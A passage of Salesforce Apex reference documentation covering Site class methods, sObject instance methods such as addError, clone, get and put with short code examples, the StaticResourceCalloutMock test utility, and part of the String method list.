Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns `null`.

Signature

```
public static String getMasterLabel()
```

Return Value

Type: String

`getName()`

Returns the API name of the current site.

Signature

```
public static String getName()
```

Return Value

Type: String

`getOriginalUrl()`

Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.

Signature

```
public static String getOriginalUrl()
```

Return Value

Type: String

`getPathPrefix()`

Returns the URL path prefix of the current site or an empty string if none. For example, if the requested site URL is `http://myco.force.com/partners`, then `/partners` is the path prefix. If the current request is not a site request, then this method returns an empty string. This method replaced getPrefix in API version 30.0.

Signature

```
public static String getPathPrefix()
```

Return Value

Type: String

`getPrefix()`

Deprecated. This method was replaced by `getPathPrefix()` in API version 30.0.

Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `/partners` is the path prefix. Returns `null` if the prefix isn't defined. If the current request is not a site request, then this method returns a `null`.

Signature

```
public static String getPrefix()
```

Return Value

Type: String

`getSiteId()`

Returns the ID of the current site. If the current request is not a site request, then this field returns `null`.

Signature

```
public static String getSiteId()
```

Return Value

Type: Id

`getTemplate()`

Returns the template name associated with the current site; returns the default template if no template has been designated.

Signature

```
public static System.PageReference getTemplate()
```

Return Value

Type: System.PageReference

`getSiteType()`

Returns the API value of the site type field for the current site. This can be Visualforce for a Force.com site, Siteforce for a Site.com site, ChatterNetwork for a Force.com Communities site, or ChatterNetworkPicasso for a Site.com Communities site. If the current request is not a site request, then this method returns `null`.

Signature

```
public static String getSiteType()
```

Return Value

Type: String

`getSyteTypeLabel()`

Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this method returns `null`.

Signature

```
public static String getSyteTypeLabel()
```

Return Value

Type: String

`isLoginEnabled()`

Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.

Signature

```
public static Boolean isLoginEnabled()
```

Return Value

Type: Boolean

`isPasswordExpired()`

For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.

Signature

```
public static Boolean isPasswordExpired()
```

Return Value

Type: Boolean

`isRegistrationEnabled()`

Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.

Signature

```
public static Boolean isRegistrationEnabled()
```

Return Value

Type: Boolean

`login(username, password, startUrl)`

Allows users to log in to the current site with the given username and password, then takes them to the `startUrl`. If `startUrl` is not a relative path, it defaults to the site's designated index page.

Signature

```
public static System.PageReference login(String username, String password, String
startUrl)
```

Parameters

username
Type: String

password
Type: String

startUrl
Type: String

Return Value

Type: System.PageReference

Usage

All DML statements before the call to `Site.login` get committed. It's not possible to roll back to a save point that was created before a call to `Site.login`.

Note: Do not include `http://` or `https://` in the `startURL`.

`setPortalUserAsAuthProvider(user, contactId)`

Sets the specified user information within the site's portal via an authentication provider.

Signature

```
public static Void setPortalUserAsAuthProvider(sObject user, String contactId)
```

Parameters

user
Type: sObject

contactId
Type: String

Return Value

Type: Void

Usage

- This method is only valid when a site is associated with a Customer Portal.
- Calls to this method in API version 30.0 and later won't commit the transaction automatically. Calls to this method prior to API version 30.0 commit the transaction, making it impossible to roll back to a save point before the call.
- For more information on an authentication provider, see RegistrationHandler on page 617.

sObject Class

Contains methods for the sObject data type.

Namespace

System

Usage

sObject methods are all instance methods, that is, they are called by and operate on a particular instance of an sObject, such as an account or contact. The following are the instance methods for sObjects.

For more information on sObjects, see sObject Types on page 109.

SObject Methods

The following are methods for `SObject`. All are instance methods.

IN THIS SECTION:

addError(errorMsg)

Marks a record with a custom error message and prevents any DML operation from occurring.

addError(errorMsg, escape)

Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

addError(exceptionError)

Marks a record with a custom error message and prevents any DML operation from occurring.

addError(exceptionError, escape)

Marks a record with a custom exception error message, specifies whether or not the exception error message should be escaped, and prevents any DML operation from occurring.

addError(errorMsg)

Places the specified error message on the field in the Salesforce user interface and prevents any DML operation from occurring.

addError(errorMsg, escape)

Places the specified error message, which can be escaped or unescaped, on the field in the Salesforce user interface, and prevents any DML operation from occurring.

clear()

Clears all field values

clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)

Creates a copy of the sObject record.

get(fieldName)

Returns the value for the field specified by *`fieldName`*, such as `AccountNumber`.

get(field)

Returns the value for the field specified by the field token `Schema.`***`sObjectField`***, such as, `Schema.Account.AccountNumber`.

getOptions()

Returns the database.DMLOptions object for the sObject.

getSObject(fieldName)

Returns the value for the specified field. This method is primarily used with dynamic DML to access values for external IDs.

getSObject(fieldName)

Returns the value for the field specified by the field token `Schema.fieldName`, such as, `Schema.MyObj.MyExternalId`. This method is primarily used with dynamic DML to access values for external IDs.

getSObjects(fieldName)

Returns the values for the specified field. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

getSObjects(fieldName)

Returns the value for the field specified by the field token `Schema.fieldName`, such as, `Schema.Account.Contact`. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

getSObjectType()

Returns the token for this sObject. This method is primarily used with describe information.

getQuickActionName()

Retrieves the name of a quick action associated with this sObject. Typically used in triggers.

put(fieldName, value)

Sets the value for the specified field and returns the previous value for the field.

put(fieldName, value)

Sets the value for the field specified by the field token `Schema.sObjectField`, such as, `Schema.Account.AccountNumber` and returns the previous value for the field.

putSObject(fieldName, value)

Sets the value for the specified field. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

putSObject(fieldName, value)

Sets the value for the field specified by the token `Schema.sObjectType`. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

setOptions(DMLOptions)

Sets the DMLOptions object for the sObject.

addError(errorMsg)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg)
```

Parameters

errorMsg

Type: String

The error message to mark the record with.

Return Value

Type: Void

Usage

When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error message is displayed in the application interface.

See Triggers and Trigger Exceptions.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

When used in Visualforce controllers, the generated message is added to the collection of errors for the page. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

Example

```
Trigger.new[0].addError('bad');
```

addError(errorMsg, escape)

Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg, Boolean escape)
```

Parameters

errorMsg
Type: String

The error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call `addError(String errorMsg)` instead.

Example

```
Trigger.new[0].addError('Fix & resubmit', false);
```

addError(exceptionError)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

Return Value

Type: Void

Usage

When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error message is displayed in the application interface.

See Triggers and Trigger Exceptions.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

When used in Visualforce controllers, the generated message is added to the collection of errors for the page. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

Example

```
public class MyException extends Exception {}
Trigger.new[0].addError(new myException('Invalid Id'));
```

addError(exceptionError, escape)

Marks a record with a custom exception error message, specifies whether or not the exception error message should be escaped, and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError, Boolean escape)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call `addError(Exception e)` instead.

Example

```
public class MyException extends Exception {}
Trigger.new[0].addError(new myException('Invalid Id & other issues', false));
```

addError(errorMsg)

Places the specified error message on the field in the Salesforce user interface and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg)
```

Parameters

errorMsg
Type: String

Return Value

Type: Void

Usage

Note:

- When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error appears in the application interface.
- When used in Visualforce controllers, if there is an `inputField` component bound to field, the message is attached to the component. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.
- This method is highly specialized because the field identifier is not actually the invoking object—the sObject record is the invoker. The field is simply used to identify the field that should be used to display the error.
- This method will likely change in future versions of Apex.

See Triggers and Trigger Exceptions.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, <, >, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Example

```
Trigger.new[0].myField__c.addError('bad');
```

addError(errorMsg, escape)

Places the specified error message, which can be escaped or unescaped, on the field in the Salesforce user interface, and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg, Boolean escape)
```

Parameters

errorMsg
Type: String

The error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type:

Usage

The escaped characters are: `\n`, <, >, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic

content, such as input field values. Otherwise, specify `true` for the *`escape`* argument or call *`field`*`.addError(String` ***`errorMsg`***`)` instead.

Example

```
Trigger.new[0].myField__c.addError('Fix & resubmit', false);
```

clear()

Clears all field values

Signature

```
public Void clear()
```

Return Value

Type: Void

Example

```
Account acc = new account(Name = 'Acme');
acc.clear();
Account expected = new Account();
system.assertEquals(expected, acc);
```

clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)

Creates a copy of the sObject record.

Signature

```
public sObject clone(Boolean preserveId, Boolean isDeepClone, Boolean
preserveReadonlyTimestamps, Boolean preserveAutonumber)
```

Parameters

`preserveId`
Type: Boolean

(Optional) Determines whether the ID of the original object is preserved or cleared in the duplicate. If set to `true`, the ID is copied to the duplicate. The default is `false`, that is, the ID is cleared.

`isDeepClone`
Type: Boolean

(Optional) Determines whether the method creates a full copy of the sObject field, or just a reference:

- If set to `true`, the method creates a full copy of the sObject. All fields on the sObject are duplicated in memory, including relationship fields. Consequently, if you make changes to a field on the cloned sObject, the original sObject is not affected.

- If set to `false`, the method performs a shallow copy of the sObject fields. All copied relationship fields reference the original sObjects. Consequently, if you make changes to a relationship field on the cloned sObject, the corresponding field on the original sObject is also affected, and vice-versa. The default is `false`.

`preserveReadonlyTimestamps`
Type: Boolean

(Optional) Determines whether the read-only timestamp fields are preserved or cleared in the duplicate. If set to `true`, the read-only fields `CreatedById`, `CreatedDate`, `LastModifiedById`, and `LastModifiedDate` are copied to the duplicate. The default is `false`, that is, the values are cleared.

`preserveAutonumber`
Type: Boolean

(Optional) Determines whether auto number fields of the original object are preserved or cleared in the duplicate. If set to `true`, auto number fields are copied to the cloned object. The default is `false`, that is, auto number fields are cleared.

Return Value

Type: sObject (of same type)

Usage

Note: For Apex saved using SalesforceAPI version 22.0 or earlier, the default value for the *`preserveId`* argument is `true`, that is, the ID is preserved.

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
Account clonedAcc = acc.clone(false, false, false, false);
System.assertEquals(acc, clonedAcc);
```

`get(fieldName)`

Returns the value for the field specified by *`fieldName`*, such as `AccountNumber`.

Signature

```
public Object get(String fieldName)
```

Parameters

`fieldName`
Type: String

Return Value

Type: Object

Usage

For more information, see Dynamic SOQL.

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
String description = (String)acc.get('Description');
System.assertEquals('Acme Account', description);
```

get(field)

Returns the value for the field specified by the field token `Schema.sObjectField`, such as, `Schema.Account.AccountNumber`.

Signature

```
public Object get(Schema.sObjectField field)
```

Parameters

field
Type: Schema.SObjectField

Return Value

Type: Object

Usage

For more information, see Dynamic SOQL.

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
String description = (String)acc.get(Schema.Account.Description);
System.assertEquals('Acme Account', description);
```

getOptions()

Returns the database.DMLOptions object for the sObject.

Signature

```
public Database.DMLOptions getOptions()
```

Return Value

Type: Database.DMLOptions

Example

```
Database.DMLOptions dmo = new Database.dmlOptions();
dmo.assignmentRuleHeader.useDefaultRule = true;
```

```
Account acc = new Account(Name = 'Acme');
acc.setOptions(dmo);
Database.DMLOptions accDmo = acc.getOptions();
```

getSObject(fieldName)

Returns the value for the specified field. This method is primarily used with dynamic DML to access values for external IDs.

Signature

```
public sObject getSObject(String fieldName)
```

Parameters

fieldName
Type: String

Return Value

Type: sObject

Example

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');
insert acc;
Contact con = new Contact(Lastname = 'AcmeCon', AccountId = acc.id);
insert con;

SObject contactDB =
    [SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];
Account a = (Account)contactDB.getSObject('Account');
System.assertEquals('Acme', a.name);
```

getSObject(fieldName)

Returns the value for the field specified by the field token `Schema.`***`fieldName`***, such as, `Schema.MyObj.MyExternalId`. This method is primarily used with dynamic DML to access values for external IDs.

Signature

```
public sObject getSObject(Schema.SObjectField fieldName)
```

Parameters

fieldName
Type: Schema.SObjectField

Return Value

Type: sObject

Example

```
Account acc = new account(name = 'Acme', description = 'Acme Account');
insert acc;
Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);
insert con;

Schema.DescribeFieldResult fieldResult = Contact.AccountId.getDescribe();
Schema.SObjectfield field = fieldResult.getSobjectField();

SObject contactDB =
    [SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];
Account a = (Account)contactDB.getSObject(field);
System.assertEquals('Acme', a.name);
```

`getSObjects(fieldName)`

Returns the values for the specified field. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

Signature

```
public sObject[] getSObjects(String fieldName)
```

Parameters

`fieldName`
Type: String

Return Value

Type: sObject[]

Usage

For more information, see Dynamic DML.

Example

```
Account acc = new account(name = 'Acme', description = 'Acme Account');
insert acc;
Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);
insert con;

SObject[] a = [SELECT id, (SELECT Name FROM Contacts LIMIT 1) FROM Account WHERE id =
:acc.id];
SObject[] contactsDB = a.get(0).getSObjects('Contacts');
String fieldValue = (String)contactsDB.get(0).get('Name');
System.assertEquals('AcmeCon', fieldValue);
```

getSObjects(fieldName)

Returns the value for the field specified by the field token `Schema.fieldName`, such as, `Schema.Account.Contact`. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships.

Signature

```
public sObject[] getSObjects(Schema.SObjectType fieldName)
```

Parameters

fieldName
Type: Schema.SObjectType

Return Value

Type: sObject[]

getSObjectType()

Returns the token for this sObject. This method is primarily used with describe information.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

For more information, see Understanding Apex Describe Information.

Example

```
Account acc = new Account(name = 'Acme', description = 'Acme Account');
Schema.sObjectType expected = Schema.Account.getSObjectType();
System.assertEquals(expected, acc.getSobjectType());
```

getQuickActionName()

Retrieves the name of a quick action associated with this sObject. Typically used in triggers.

Signature

```
public String getQuickActionName()
```

Return Value

Type: String

Example

```
trigger accTrig2 on Contact (before insert) {
    for (Contact c : Trigger.new) {
        if (c.getQuickActionName() == QuickAction.CreateContact) {
            c.WhereFrom__c = 'GlobaActionl';
        } else if (c.getQuickActionName() == Schema.Account.QuickAction.CreateContact) {
            c.WhereFrom__c = 'AccountAction';
        } else if (c.getQuickActionName() == null) {
            c.WhereFrom__c = 'NoAction';
        } else {
            System.assert(false);
        }
    }
}
```

put(fieldName, value)

Sets the value for the specified field and returns the previous value for the field.

Signature

```
public Object put(String fieldName, Object value)
```

Parameters

fieldName
Type: String

value
Type: Object

Return Value

Type: Object

Example

```
Account acc = new Account(name = 'test', description = 'old desc');
String oldDesc = (String)acc.put('description', 'new desc');
System.assertEquals('old desc', oldDesc);
System.assertEquals('new desc', acc.description);
```

put(fieldName, value)

Sets the value for the field specified by the field token `Schema.`***`sObjectField`***, such as, `Schema.Account.AccountNumber` and returns the previous value for the field.

Signature

```
public Object put(Schema.SObjectField fieldName, Object value)
```

Parameters

fieldName
Type: Schema.SObjectField

value
Type: Object

Return Value

Type: Object

Example

```
Account acc = new Account(name = 'test', description = 'old desc');
String oldDesc = (String)acc.put(Schema.Account.Description, 'new desc');
System.assertEquals('old desc', oldDesc);
System.assertEquals('new desc', acc.description);
```

putSObject(fieldName, value)

Sets the value for the specified field. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

Signature

```
public sObject putSObject(String fieldName, sObject value)
```

Parameters

fieldName
Type: String

value
Type: sObject

Return Value

Type: sObject

Example

```
Account acc = new Account(name = 'Acme', description = 'Acme Account');
insert acc;
Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);
insert con;
Account acc2 = new account(name = 'Not Acme');

Contact contactDB =
    (Contact)[SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];
Account a = (Account)contactDB.putSObject('Account', acc2);
System.assertEquals('Acme', a.name);
System.assertEquals('Not Acme', contactDB.Account.name);
```

`putSObject(fieldName, value)`

Sets the value for the field specified by the token `Schema.sObjectType`. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field.

Signature

```
public sObject putSObject(Schema.sObjectType fieldName, sObject value)
```

Parameters

`fieldName`
Type: Schema.SObjectType

`value`
Type: sObject

Return Value

Type: sObject

`setOptions(DMLOptions)`

Sets the DMLOptions object for the sObject.

Signature

```
public Void setOptions(database.DMLOptions DMLOptions)
```

Parameters

`DMLOptions`
Type: Database.DMLOptions

Return Value

Type: Void

Example

```
Database.DMLOptions dmo = new Database.dmlOptions();
dmo.assignmentRuleHeader.useDefaultRule = true;

Account acc = new Account(Name = 'Acme');
acc.setOptions(dmo);
```

StaticResourceCalloutMock Class

Utility class used to specify a fake response for testing HTTP callouts.

Namespace

System

Usage

Use the methods in this class to set the response properties for testing HTTP callouts.

IN THIS SECTION:

StaticResourceCalloutMock Constructors

The following are constructors for `StaticResourceCalloutMock`.

IN THIS SECTION:

`StaticResourceCalloutMock()`

Creates a new instance of the `StaticResourceCalloutMock` class.

Signature

```
public StaticResourceCalloutMock()
```

StaticResourceCalloutMock Methods

The following are methods for `StaticResourceCalloutMock`. All are instance methods.

IN THIS SECTION:

`setHeader(headerName, headerValue)`

Sets the specified header name and value for the fake response.

Signature

```
public Void setHeader(String headerName, String headerValue)
```

Parameters

headerName
Type: String

headerValue
Type: String

Return Value

Type: Void

setStaticResource(resourceName)

Sets the specified static resource, which contains the response body.

Signature

```
public Void setStaticResource(String resourceName)
```

Parameters

resourceName
Type: String

Return Value

Type: Void

setStatus(httpStatus)

Sets the specified HTTP status for the response.

Signature

```
public Void setStatus(String httpStatus)
```

Parameters

httpStatus
Type: String

Return Value

Type: Void

`setStatusCode(httpStatusCode)`

Sets the specified HTTP status for the response.

Signature

```
public Void setStatusCode(Integer httpStatusCode)
```

Parameters

`httpStatusCode`
Type: Integer

Return Value

Type: Void

String Class

Contains methods for the String primitive data type.

Namespace

System

Usage

For more information on Strings, see Primitive Data Types on page 25.

String Methods

The following are methods for `String`.

IN THIS SECTION:

center(size, paddingString)

Returns a version of the current String of the specified size padded with the specified String on the left and right, so that it appears in the center. If the specified size is smaller than the current String size, the entire String is returned without padding.

charAt(index)

Returns the value of the character at the specified index.

codePointAt(index)

Returns the Unicode code point value at the specified index.

codePointBefore(index)

Returns the Unicode code point value that occurs before the specified index.

codePointCount(beginIndex, endIndex)

Returns the number of Unicode code points within the specified text range.

compareTo(secondString)

Compares two strings lexicographically, based on the Unicode value of each character in the Strings.

contains(substring)

Returns `true` if and only if the String that called the method contains the specified sequence of characters in *`substring`*.

containsAny(inputString)

Returns `true` if the current String contains any of the characters in the specified String; otherwise, returns `false`.

containsIgnoreCase(substring)

Returns `true` if the current String contains the specified sequence of characters without regard to case; otherwise, returns `false`.

containsNone(substring)

Returns `true` if the current String doesn't contain the specified sequence of characters; otherwise, returns `false`.

containsOnly(inputString)

Returns `true` if the current String contains characters only from the specified sequence of characters and not any other characters; otherwise, returns `false`.

containsWhitespace()

Returns `true` if the current String contains any white space characters; otherwise, returns `false`.

countMatches(substring)

Returns the number of times the specified substring occurs in the current String.

deleteWhitespace()

Returns a version of the current String with all white space characters removed.

difference(secondString)

Returns the difference between the current String and the specified String.

endsWith(suffix)

Returns `true` if the String that called the method ends with the specified *`suffix`*.

endsWithIgnoreCase(suffix)

Returns `true` if the current String ends with the specified suffix; otherwise, returns `false`.

equals(secondString)

Deprecated. This method is replaced by `equals(stringOrId)`. Returns `true` if the passed-in string is not null and represents the same binary sequence of characters as the current string. Use this method to perform case-sensitive comparisons.

equals(stringOrId)

Returns `true` if the passed-in object is not null and represents the same binary sequence of characters as the current string. Use this method to compare a string to an object that represents a string or an ID.

equalsIgnoreCase(secondString)

Returns `true` if the *`secondString`* is not null and represents the same sequence of characters as the String that called the method, ignoring case.

escapeCsv()

Returns a String for a CSV column enclosed in double quotes, if required.

escapeEcmaScript()

Escapes the characters in the String using EcmaScript String rules.

escapeHtml3()

Escapes the characters in a String using HTML 3.0 entities.

escapeHtml4()

Escapes the characters in a String using HTML 4.0 entities.

escapeJava()

Returns a String whose characters are escaped using Java String rules. Characters escaped include quotes and control characters, such as tab, backslash, and carriage return characters.

escapeSingleQuotes(stringToEscape)

Returns a String with the escape character (\) added before any single quotation marks in the String *`s`*.

escapeUnicode()

Returns a String whose Unicode characters are escaped to a Unicode escape sequence.

escapeXml()

Escapes the characters in a String using XML entities.

format(stringToFormat, formattingArguments)

Treat the current string as a pattern that should be used for substitution in the same manner as `apex:outputText`.

fromCharArray(charArray)

Returns a String from the values of the list of integers.

getChars()

Returns an array of character values that represent the characters in this string.

getCommonPrefix(strings)

Returns the initial sequence of characters as a String that is common to all the specified Strings.

getLevenshteinDistance(stringToCompare)

Returns the Levenshtein distance between the current String and the specified String.

getLevenshteinDistance(stringToCompare, threshold)

Returns the Levenshtein distance between the current String and the specified String if it is less than or equal than the given threshold; otherwise, returns -1.

hashCode()

Returns a hash code value for this string.

indexOf(substring)

Returns the index of the first occurrence of the specified substring. If the substring does not occur, this method returns -1.

indexOf(substring, index)

Returns the zero-based index of the first occurrence of the specified substring from the point of the given index. If the substring does not occur, this method returns -1.

indexOfAny(substring)

Returns the zero-based index of the first occurrence of any character specified in the substring. If none of the characters occur, returns -1.

indexOfAnyBut(substring)

Returns the zero-based index of the first occurrence of a character that is not in the specified substring. Otherwise, returns -1.

indexOfChar(character)

Returns the index of the first occurrence of the character that corresponds to the specified character value.

indexOfChar(character, startIndex)

Returns the index of the first occurrence of the character that corresponds to the specified character value, starting from the specified index.

indexOfDifference(stringToCompare)

Returns the zero-based index of the character where the current String begins to differ from the specified String.

indexOfIgnoreCase(substring)

Returns the zero-based index of the first occurrence of the specified substring without regard to case. If the substring does not occur, this method returns -1.

indexOfIgnoreCase(substring, startPosition)

Returns the zero-based index of the first occurrence of the specified substring from the point of index `i`, without regard to case. If the substring does not occur, this method returns -1.

isAllLowerCase()

Returns `true` if all characters in the current String are lowercase; otherwise, returns `false`.

isAllUpperCase()

Returns `true` if all characters in the current String are uppercase; otherwise, returns `false`.

isAlpha()

Returns `true` if all characters in the current String are Unicode letters only; otherwise, returns `false`.

isAlphaSpace()

Returns `true` if all characters in the current String are Unicode letters or spaces only; otherwise, returns `false`.

isAlphanumeric()

Returns `true` if all characters in the current String are Unicode letters or numbers only; otherwise, returns `false`.

isAlphanumericSpace()

Returns `true` if all characters in the current String are Unicode letters, numbers, or spaces only; otherwise, returns `false`.

isAsciiPrintable()

Returns `true` if the current String contains only ASCII printable characters; otherwise, returns `false`.

isBlank(inputString)

Returns `true` if the specified String is white space, empty (''), or null; otherwise, returns `false`.

isEmpty(inputString)

Returns `true` if the specified String is empty ('') or null; otherwise, returns `false`.

isNotBlank(inputString)

Returns `true` if the specified String is not whitespace, not empty (''), and not null; otherwise, returns `false`.

isNotEmpty(inputString)

Returns `true` if the specified String is not empty ('') and not null; otherwise, returns `false`.

isNumeric()

Returns `true` if the current String contains only Unicode digits; otherwise, returns `false`.

isNumericSpace()

Returns `true` if the current String contains only Unicode digits or spaces; otherwise, returns `false`.

isWhitespace()

Returns `true` if the current String contains only white space characters or is empty; otherwise, returns `false`.

join(iterableObj, separator)

Joins the elements of the specified iterable object, such as a List, into a single String separated by the specified separator.

lastIndexOf(substring)

Returns the index of the last occurrence of the specified substring. If the substring does not occur, this method returns -1.

lastIndexOf(substring, endPosition)

Returns the index of the last occurrence of the specified substring, starting from the character at index 0 and ending at the specified index.

indexOfChar(character)

Returns the index of the last occurrence of the character that corresponds to the specified character value.

lastIndexOfChar(character, endIndex)

Returns the index of the last occurrence of the character that corresponds to the specified character value, starting from the specified index.

lastIndexOfIgnoreCase(substring)

Returns the index of the last occurrence of the specified substring regardless of case.

lastIndexOfIgnoreCase(substring, endPosition)

Returns the index of the last occurrence of the specified substring regardless of case, starting from the character at index 0 and ending at the specified index.

left(length)

Returns the leftmost characters of the current String of the specified length.

leftPad(length)

Returns the current String padded with spaces on the left and of the specified length.

length()

Returns the number of 16-bit Unicode characters contained in the String.

mid(startIndex, length)

Returns a new String that begins with the character at the specified zero-based *`startIndex`* with the number of characters specified by *`length`*.

normalizeSpace()

Returns the current String with leading, trailing, and repeating white space characters removed.

offsetByCodePoints(index, codePointOffset)

Returns the index of the Unicode code point that is offset by the specified number of code points, starting from the given index.

remove(substring)

Removes all occurrences of the specified substring and returns the String result.

removeEnd(substring)

Removes the specified substring only if it occurs at the end of the String.

removeEndIgnoreCase(substring)

Removes the specified substring only if it occurs at the end of the String using a case-insensitive match.

removeStart(substring)

Removes the specified substring only if it occurs at the beginning of the String.

removeStartIgnoreCase(substring)

Removes the specified substring only if it occurs at the beginning of the String using a case-insensitive match.

repeat(numberOfTimes)

Returns the current String repeated the specified number of times.

repeat(separator, numberOfTimes)

Returns the current String repeated the specified number of times using the specified separator to separate the repeated Strings.

replace(target, replacement)

Replaces each substring of a string that matches the literal target sequence `target` with the specified literal replacement sequence `replacement`.

replaceAll(regExp, replacement)

Replaces each substring of a string that matches the regular expression `regExp` with the replacement sequence `replacement`.

replaceFirst(regExp, replacement)

Replaces the first substring of a string that matches the regular expression `regExp` with the replacement sequence `replacement`.

reverse()

Returns a String with all the characters reversed.

right(length)

Returns the rightmost characters of the current String of the specified length.

rightPad(length)

Returns the current String padded with spaces on the right and of the specified length.

split(regExp, limit)

Returns a list that contains each substring of the String that is terminated by the regular expression `regExp`, or the end of the String.

splitByCharacterType()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens.

splitByCharacterTypeCamelCase()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens, with the following exception: the uppercase character, if any, immediately preceding a lowercase character token belongs to the following character token rather than to the preceding.

startsWith(prefix)

Returns `true` if the String that called the method begins with the specified `prefix`.

startsWithIgnoreCase(prefix)

Returns `true` if the current String begins with the specified prefix regardless of the prefix case.

stripHtmlTags(htmlInput)

Removes HTML markup from the input string and returns the plain text.

substring(startIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the end of the String.

substring(startIndex, endIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the character at *endIndex* - 1.

substringAfter(separator)

Returns the substring that occurs after the first occurrence of the specified separator.

substringAfterLast(separator)

Returns the substring that occurs after the last occurrence of the specified separator.

substringBefore(separator)

Returns the substring that occurs before the first occurrence of the specified separator.

substringBeforeLast(separator)

Returns the substring that occurs before the last occurrence of the specified separator.

substringBetween(tag)

Returns the substring that occurs between two instances of the specified *tag* String.

substringBetween(open, close)

Returns the substring that occurs between the two specified Strings.

swapCase()

Swaps the case of all characters and returns the resulting String by using the default (English US) locale.

toLowerCase()

Converts all of the characters in the String to lowercase using the rules of the default (English US) locale.

toLowerCase(locale)

Converts all of the characters in the String to lowercase using the rules of the specified locale.

toUpperCase()

Converts all of the characters in the String to uppercase using the rules of the default (English US) locale.

toUpperCase(locale)

Converts all of the characters in the String to the uppercase using the rules of the specified locale.

trim()

Returns a copy of the string that no longer contains any leading or trailing white space characters.

uncapitalize()

Returns the current String with the first letter in lowercase.

unescapeCsv()
